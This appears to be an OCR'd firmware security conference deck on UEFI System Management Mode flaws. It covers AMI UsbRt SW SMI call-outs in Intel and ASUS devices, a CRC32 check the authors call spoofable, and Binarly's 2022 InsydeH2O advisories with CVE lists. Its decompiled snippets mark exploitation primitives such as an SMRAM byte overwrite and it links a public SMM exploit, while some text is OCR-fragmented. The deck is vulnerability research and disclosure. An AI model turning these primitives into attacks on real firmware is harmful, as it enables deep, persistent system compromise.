
1

```
EFI_STATUS
EFIAPI
SwSmiHandler(
    EFI_HANDLE  DispatchHandle,
    CONST VOID  *Context,
    VOID        *CommBuffer,
    UINTN       *CommBufferSize)
{
    //...
    // get some structure pointer stored in global variable
    struct_ptr = gUsbData;
    if (gUsbData)
        // if global variable is not zero -- clear it
        gUsbData = 0;
    else
        // 0x40e stores segment address of Extended BIOS Data Area (EBDA)
        struct_ptr = (VOID *)*(_DWORD *)(*(unsigned short *)0x40E * 0x10 + 0x104);

    if (struct_ptr)
    {
        // pass structure pointer to child function with no sanity checks
        sub_8B6EC888(struct_ptr);
        result = 0;
    }
    else
        result = 9;

    return result;
}
```

2

```
VOID
sub_8B6EC888(VOID* struct_ptr)
{
    if (struct_ptr)
    {
        // read byte form the beginning of the structure
        func_index = *(_BYTE *)struct_ptr;
        if (!*(_BYTE *)struct_ptr)
        {
LABEL_6:
            // Use readed byte as index to call child function which
            // address is stored in array.
            gUsbApiTable[(unsigned __int64)func_index](struct_ptr);
            return;
        }

        // some checks to prevent array index overrun
        if (func_index >= 0x20 && func_index <= 0x38)
        {
            func_index -= 0x1F;
            goto LABEL_6;
        }

        // Write constant value to the structure with attacker controlled
        // address. It might be used as exploitation primitive to overwrite
        // arbitrary byte within SMRAM with 0xF0 value.
        *((_BYTE *)struct_ptr + 2) = 0xF0;
    }
}
```

AMI UsbRt past discoveries



The second discovery: SW SMI call-out in Intel NUCs.

UEFI BIOS holes: So Much Magic, Don't Come Inside by Alex Ermolov, Ruslan Zakirov

The second discovery

```
EFI_STATUS
EFIAPI
SwSmiHandler(
    EFI_HANDLE  DispatchHandle,
    CONST VOID  *Context,
    VOID        *CommBuffer,
    UINTN       *CommBufferSize)
{
    //...
    // get some structure pointer stored in global variable
    struct_ptr = gUsbData;
    if (gUsbData)
        // if global variable is not zero -- clear it
        gUsbData = 0;
    else
        // 0x40e stores segment address of Extended BIOS Data Area (EBDA)
        struct_ptr = (VOID *)*(_DWORD *)(*(unsigned short *)0x40E * 0x10 + 0x104);

    if (struct_ptr)
    {
        // pass structure pointer to child function with no sanity checks
        sub_8B6EC888(struct_ptr);
        result = 0;
    }
    else
        result = 9;

    return result;
}
```

1

```
VOID
sub_8B6EC888(VOID* struct_ptr)
{
    if (struct_ptr)
    {
        // read byte form the beginning of the structure
        func_index = *(_BYTE *)struct_ptr;
        if (!*(_BYTE *)struct_ptr)
        {
LABEL_6:
            // Use readed byte as index to call child function which
            // address is stored in array.
            gUsbApiTable[(unsigned __int64)func_index](struct_ptr);
            return;
        }

        // some checks to prevent array index overrun
        if (func_index >= 0x20 && func_index <= 0x38)
        {
            func_index -= 0x1F;
            goto LABEL_6;
        }

        // Write constant value to the structure with attacker controlled
        // address. It might be used as exploitation primitive to overwrite
        // arbitrary byte within SMRAM with 0xF0 value.
        *((_BYTE *)struct_ptr + 2) = 0xF0;
    }
}
```

2

The second discovery

Function #14 in gUsbApiTable leads to a call-out

```
.data:0000000008001B860 gUsbApiTable #0 dq offset sub_8000138C
.data:0000000008001B868              #1 dq offset sub_80001D24
.data:0000000008001B870              #2 dq offset sub_80001440
.data:0000000008001B878                 dq offset sub_80001490
.data:0000000008001B880                 dq offset sub_80001490
.data:0000000008001B888                 dq offset sub_80001490
.data:0000000008001B890                 dq offset sub_80001498
.data:0000000008001B898                 dq offset sub_800014E8
.data:0000000008001B8A0                 dq offset sub_80001350
.data:0000000008001B8A8                 dq offset sub_80001490
.data:0000000008001B8B0                 dq offset sub_80001490
.data:0000000008001B8B8                 dq offset sub_80001490
.data:0000000008001B8C0                 dq offset sub_80001D5C
.data:0000000008001B8C8                 dq offset sub_80002374
.data:0000000008001B8D0          #14    dq offset sub_800025A0
.data:0000000008001B8D8                 dq offset sub_80002618
.data:0000000008001B8E0                 dq offset sub_80001DF0
.data:0000000008001B8E8                 dq offset sub_80001F88
.data:0000000008001B8F0                 dq offset sub_80001F90
.data:0000000008001B8F8                 dq offset sub_800021A8
.data:0000000008001B900                 dq offset sub_800021FC
.data:0000000008001B908                 dq offset nullsub_1
.data:0000000008001B910                 dq offset sub_800020F8
.data:0000000008001B918                 dq offset sub_800023CC
.data:0000000008001B920                 dq offset sub_80002488
```

…
Func & Params extracted from struct_ptr

```
Argc = ParamsSize >> 3;
if ( !Argc )
  return Func();
v4 = Argc - 1;
if ( !v4 )
  return (Func)(*Params);
v5 = v4 - 1;
if ( !v5 )
  return (Func)(*Params, Params[1]);
v6 = v5 - 1;
if ( !v6 )
  return (Func)(*Params, Params[1], Params[2]);
v7 = v6 - 1;
if ( !v7 )
  return (Func)(*Params, Params[1], Params[2], Params[3]);
v8 = v7 - 1;
if ( !v8 )
  return (Func)(*Params, Params[1], Params[2], Params[3], Params[4]);
v9 = v8 - 1;
if ( !v9 )
  return (Func)(*Params, Params[1], Params[2], Params[3], Params[4], Params[5]);
if ( v9 == 1 )
  return (Func)(*Params, Params[1], Params[2], Params[3], Params[4], Params[5], Params[6]);
return 0i64;
}
```

!

“The patch”

1

```
EFI_STATUS
EFIAPI
SwSmiHandler(
    EFI_HANDLE  DispatchHandle,
    CONST VOID  *Context,
    VOID        *CommBuffer,
    UINTN       *CommBufferSize)
{
    if (gLockFlag == 1)
        return 0;

    //...
    // struct_ptr is retrieved either from gUsbData or from EBDA

    // Validate Global USB Data
    if (ValidateUsbData(struct_ptr) < 0)
    {
        gAcpiDisabledFlag = 1;
        gLockFlag = 1;
        return 0;
    }

    // ...
    // pass struct_ptr to child function

    return EFI_SUCCESS;
}
```

2

```
EFI_STATUS ValidateUsbData(VOID* struct_ptr)
{
    //...

    if ( &buffer != (struct_ptr + 0x70) )
        memcpy(&buffer, (struct_ptr + 0x70), 0x320ui64);
    if ( &v19 != (struct_ptr + 0x6B0) )
        memcpy(&v19, (struct_ptr + 0x6B0), 0x150ui64);
    if ( &v20 != (struct_ptr + 0x950) )
        memcpy(&v20, (struct_ptr + 0x950), 0x150ui64);
    if ( &v21 != (struct_ptr + 0x7188) )
        memcpy(&v21, (struct_ptr + 0x7188), 0x190ui64);

    calculate_crc32(&buffer, 0x7A0ui64, &crc_array[2]);
    calculate_crc32(crc_array, 0xCui64, crc_out);

    //...
}
```

CRC check can be spoofed!

https://www.nayuki.io/page/forcing-a-files-crc-to-any-value

The second try

BEFORE

```
DWORD *AmiUsbSmmProtocolInitCrcTable()
{
  //...
  do
  {
    v6 = 0;
    for ( i = 0i64; i < 0x20; ++i )
    {
      if ( ((1 << i) & Index) != 0 )
        v6 |= 1 << (31 - i);
    }
    v8 = 8i64;
    do
    {
      if ( v6 >= 0 )
        v6 *= 2;
      else
        v6 = (2 * v6) ^ 0x4C11DB7;
      --v8;
    }
    while ( v8 );
    v9 = 0;
    for ( j = 0i64; j < 0x20; ++j )
    {
      if ( ((1 << j) & v6) != 0 )
        v9 |= 1 << (31 - j);
    }
    *(&gCrc32Table + Index++ + 4) = v9;
  }
  while ( Index < 0x100 );
  return result;
}
```

static polynomial

NOW

```
DWORD *AmiUsbSmmProtocolInitCrcTable()
{
  v0 = 0i64;
  v1 = *((_DWORD *) gAmiUsbSmmProtocol + 8);
  do
  {
    v2 = 0;
    for ( i = 0i64; i < 0x20; ++i )
    {
      if ( (1 << i) & (unsigned int)v0 )
        v2 |= 1 << (31 - i);
    }
    v4 = 8i64;
    do
    {
      if ( _bittest(&v2, 0x1Fu) )
        v2 = v1 ^ (2 * v2);
      else
        v2 *= 2;
      --v4;
    }
    while ( v4 );
    v5 = 0;
    for ( j = 0i64; j < 0x20; ++j )
    {
      if ( (1 << j) & v2 )
        v5 |= 1 << (31 - j);
    }
    result = gCrc32Table;
    gCrc32Table[v0++] = v5;
  }
  while ( v0 < 0x100 );
  return result;
}
```


dynamic polynomial

\+

only 1 attempt

```
EFI_STATUS
EFIAPI
SwSmiHandler(
    EFI_HANDLE  DispatchHandle,
    CONST VOID  *Context,
    VOID        *CommBuffer,
    UINTN       *CommBufferSize)
{
    if (gLockFlag == 1)
        return 0;

    //...
    // struct_ptr is retrieved either
    // from gUsbData or from EBDA

    // Validate Global USB Data
    if (ValidateUsbData(struct_ptr) < 0)
    {
        gAcpiDisabledFlag = 1;
        gLockFlag = 1;
        return 0;
    }

    // ...
    // pass struct_ptr to child function

    return EFI_SUCCESS;
}
```


AMI UsbRt past discoveries



The third discovery: SW SMI call-out in Intel Servers!


Roll-back to 2017 in 2020

- This is a complete rediscovery of 2017 UsbRt vuln, but in Intel Servers:
  - call-out in ***gUsbApiTable->UsbApiFunc14()***
  - ***gUsbData*** CRC32 validation isn't applied at all
- Fixes delivery problem for different product lines
- A clear case when even inside Intel devices hierarchy code branches could not be kept up to date in years



[The Firmware Supply-Chain Security Is Broken: Can We Fix It? by Binarly]

AMI UsbRt past discoveries



The fourth discovery: SW SMI call-out in Intel Servers!

The fourth discovery

Function #2 in gUsbApiTable leads to a call-out

```
.data:0000000008001B860 gUsbApiTable #0 dq offset sub_8000138C
.data:0000000008001B868              #1 dq offset sub_80001D24
.data:0000000008001B870              #2 dq offset sub_80001440
.data:0000000008001B878                 dq offset sub_80001490
.data:0000000008001B880                 dq offset sub_80001490
.data:0000000008001B888                 dq offset sub_80001490
.data:0000000008001B890                 dq offset sub_80001498
.data:0000000008001B898                 dq offset sub_800014E8
.data:0000000008001B8A0                 dq offset sub_80001350
.data:0000000008001B8A8                 dq offset sub_80001490
.data:0000000008001B8B0                 dq offset sub_80001490
.data:0000000008001B8B8                 dq offset sub_80001490
.data:0000000008001B8C0                 dq offset sub_80001D5C
.data:0000000008001B8C8                 dq offset sub_80002374
.data:0000000008001B8D0             #14 dq offset sub_800025A0
.data:0000000008001B8D8                 dq offset sub_80002618
.data:0000000008001B8E0                 dq offset sub_80001DF0
.data:0000000008001B8E8                 dq offset sub_80001F88
.data:0000000008001B8F0                 dq offset sub_80001F90
.data:0000000008001B8F8                 dq offset sub_800021A8
.data:0000000008001B900                 dq offset sub_800021FC
.data:0000000008001B908                 dq offset nullsub_1
.data:0000000008001B910                 dq offset sub_800020F8
.data:0000000008001B918                 dq offset sub_800023CC
.data:0000000008001B920                 dq offset sub_80002488
```

```
UsbData = gUsbData;
for ( i = 0; i < *(UsbData + 0x6C38); ++i )
{
  Res = *(UsbData + 0x6C30);
  HcStruc = *(Res + 8i64 * i);
  if ( HcStruc && *(HcStruc + 1) == hc_type && (*(HcStruc + 0x40) & 1) != 0 )
  {
    Res = (*(0xC8 * (((*(HcStruc + 1) - 16) >> 4) & 3) + UsbData + 0x80))();
    UsbData = gUsbData;
  }
}
return Res;
```

CRC32 with custom table not cover all gUsbData contents!


The fourth discovery

Similar call-out but in USB SMI handler

```
RegisterContext.Type = 0;
RegisterContext.Device = *(EFI_DEVICE_PATH_PROTOCOL **)(EfiUsbPolicyProtocol + 8);
if ( EfiSmmUsbDispatch2Protocol->Register(
                                  EfiSmmUsbDispatch2Protocol,
                                  HwSmiHandler,
                                  &RegisterContext,
                                  &DispatchHandle) >= 0 )
  *(_QWORD *)(EfiUsbPolicyProtocol + 0x10) = DispatchHandle;
```

```
48  void HwSmiHandler(char a1)
49  {
50    unsigned __int8 index = 0;
51
52    if ( *(_BYTE *)(gUsbData + 0x67F8) )
53    {
54      do
55      {
56        ptr = *(_QWORD *)(*(_QWORD *)(gUsbData + 0x67F0) + 8 * index);
57
58        if ( ptr
59          && *(_BYTE *)(ptr + 1) == v3
60          && (*(_BYTE *)(ptr + 1) == 0x10
61          || ValidateMemoryBuffer(*(_QWORD *)(ptr + 0x10), *(_QWORD *)(ptr + 0x18)) >= 0) )
62        {
63          (*(void (__fastcall **)(__int64))(0xB8 * ((signed __int64)(*(unsigned __int8 *)(ptr + 1) - 0x10) >> 4) + gUsbData + 0xA0))(ptr);
64        }
65        ++index;
66      }
67      while ( index < *(_BYTE *)(gUsbData + 0x67F8) );
68    }
69  }
```


AMI UsbRt past discoveries



Roll-back to 2016 in 2021 in ASUS devices

https://github.com/tandasat/SmmExploit

PRESENT <=>



Old new 2022 bugs

UEFI firmware vulnerabilities affect at least 25 computer vendors

By Bill Toulas

Insyde® Software Credits Binarly's AI-Powered Firmware Threat Detection Technology for Recent Security Disclosures

01 Feb 2022

Today's Published Security Advisories Are Available on Insyde Software's Website

Researchers from firmware protection company Binarly have discovered critical vu
UEFI firmware from InsydeH2O used by multiple computer vendors such as Fu
Lenovo, Dell, ASUS, HP, Siemens, Microsoft, and Acer.

UEFI (Unified Extensible Firmware Interface) software is an interface between a devic
the operating system, which handles the booting process, system diagnostics, and repair t

In total, Binarly found 23 flaws in the InsydeH2O UEFI firmware, most of them in the software
Management Mode (SMM) that provides system-wide functions such as power management and
hardware control.

DOWNLOADS VIDEO PRODUCT FINDER FORUMS

FIRMWARE VULNERABILITY

New UEFI firmware vulnerabilities affect several PC vendors

Supply ch
By Adrian
ucture and enterprise

computing

Latest Topics Tech Impact Delta Deskflix Events Whitepapers

UEFI firmware vulnerabilities affect tech vendors including Intel and Fujitsu

SECURITYWEEK

SECURITY NEWS, INSIGHTS & ANALYSIS

Subscribe | 2022 CISO

Threats Cybercrime Mobile & Wireless Risk & Compliance Security Architecture Securit

nagement Compliance Privacy Supply Chain

Endpoint Security

Two Dozen UEFI Vulnerabilities Impact Millions of Devices From Major Vendors

By Eduard Kovacs on February 01, 2022

Share Tweet Recommend 21 RSS

Researchers at firmware security company Binarly have identified nearly two dozen vulnerabilities in UEFI firmware code used by the world's largest device makers.

Old new 2022 bugs

SW SMI call-out via EFI_RUNTIME_SERVICES

- BRLY-2021-008 / CVE-2020-5953

```
// Set "AsfSecureBoot" to dword from RAX
Status = gRT_1018->SetVariable(L"AsfSecureBoot", &VendorGuid, 7u, 1ui64, AsfSecureBootValue);
```

```
v5 = gEfiBootServices->LocateProtocol)(&UNKNOWN_PROTOCOL_9C28BE0C_GUID, 0, &v16);
```

```
gBS_8000C6E0->FreePool(Buffer);
```

Old new 2022 bugs

SW SMI call-out via EFI_BOOT_SERVICES

```
if ( (gBS_6278->LocateHandleBuffer(
        ByProtocol,
        &EFI_NVM_EXPRESS_PASS_THRU_PROTOCOL_GUID_5AF0,
        0,
        &NoHandles,
        &SourceSize) & 0x8000000000000000) != 0 )
  return EFI_NOT_FOUND;
```

- BRLY-2021-008 / CVE-2020-5953
- BRLY-2021-017 / CVE-2021-41839
- BRLY-2021-018 / CVE-2021-41841
- BRLY-2021-019 / CVE-2021-41840
- BRLY-2021-020 / CVE-2020-27339
- BRLY-2021-022 / CVE-2021-42060
- BRLY-2021-023 / CVE-2021-42113
- BRLY-2021-025 / CVE-2022-24069

BRLY-2021-028 / CVE-2021-43615

```
if ( gEfiBootServices->LocateHandleBuffer)(2, &EFI_ATA_PASS_THRU_PROTOCOL_GUID, 0, &v13, &v11) )
```

```
gEfiBootServices->LocateProtocol(&EFI_SMM_RUNTIME_PROTOCOL_GUID, 0, &EfiSmmRuntimeProtocol);
```

```
Status = gBS_E738->HandleProtocol(Handle, &EFI_LOADED_IMAGE_PROTOCOL_GUID_D710, &Interface);
if ( !Status )
{
  Interface->Unload = sub_2C74;
  if ( !gBS_E738->LocateProtocol(&EFI_ACPI_SUPPORT_PROTOCOL_GUID_D6E0, 0, &v15) )
if ( !gPMTimerBlock
  // SMM callout
  && (gBS_80003E80->LocateProtocol(&EFI_ACPI_SUPPORT_PROTOCOL_GUID_80003C60, 0, &EfiAcpiSupportProtocol)
```

Old new 2022 bugs
SW SMI call-out via Non-SMM protocol

- BRLY-2021-031 / CVE-2021-43323

```
...
gUnknownProtocol2Guid = {"c965c76a-d71e-4e66-ab06-c6230d528425"};
gEfiBootServices->LocateProtocol(&gUnknownProtocol2Guid, 0, &UnknownProtocol2);
...
```

```
EFI_STATUS SwSmiHandler(EFI_HANDLE DispatchHandle, const void *Context, void *CommBuffer, UINTN *CommBufferSize)
{
    if ( *((_BYTE *)gUnknownProtocol2 + 0x19B2) )
    {
        *((_QWORD *)gUnknownProtocol2 + 0x334) = 3;
        if ( !sub_8000717C((_QWORD *)gUnknownProtocol2 + 0x71) )
        {
            (*((_QWORD *)gUnknownProtocol2 + 0x50) + 0xC0))(&unk_8000ABD0, sub_800018D8, v9);
...
```

Old new 2022 bugs

SMM memory corruption

- BRLY-2021-009 / CVE-2021-41837
- BRLY-2021-010 / CVE-2021-41838
- BRLY-2021-011 / CVE-2021-33627
- BRLY-2021-012 / CVE-2021-45971
- BRLY-2021-013 / CVE-2021-33626
- BRLY-2021-015 / CVE-2021-45970
- BRLY-2021-016 / CVE-2021-45969
- BRLY-2021-024 / CVE-2021-43522
- BRLY-2021-026 / CVE-2022-24030
- BRLY-2021-027 / CVE-2021-42554
- BRLY-2021-029 / CVE-2021-33625
- BRLY-2021-030 / CVE-2022-24031

```
*(_QWORD *)((char *)CommBuffer + 4) = Status;
```

```
*((_QWORD *)CommBuffer + 2) = TotalSize;
...
*((_QWORD *)CommBuffer + 1) = 0;
*((_QWORD *)CommBuffer + 3) = Value;
```

```
*((_QWORD *)CommBuffer + 1) = Status;
```

```
v0 = ReadSaveSate(EFI_SMM_SAVE_STATE_REGISTER_RBX);
ptr = ReadSaveSate(EFI_SMM_SAVE_STATE_REGISTER_RSI);
LOBYTE(v2) = 1;

if ( v0 != sub_80009F6C((__int64)&stru_80011078, v2) + 40 || *(_DWORD *)(ptr + 8) != 'AFMS' )
    return 0x800000000000003ui64;

result = (*(_QWORD *)(gSmmBuffer + 8) + 8))(*(_QWORD *)(gSmmBuffer + 8), *(_QWORD *)(ptr + 0x10),

*(_QWORD *)ptr = result;
```

```
for ( ptr = ReadQword(gCommBuffer_plus10_val); ; ptr = ReadQword2(gCommBuffer_plus10_val, ptr_1) )
  {
    if ( Compare(gCommBuffer_plus10_val, ptr) )
      break;
    v2 = *(_QWORD *)(ptr - 16);
    if ( !*(_BYTE *)(ptr - 8) )
    {
      *(_QWORD *)(ptr - 0x1D0) = 04;
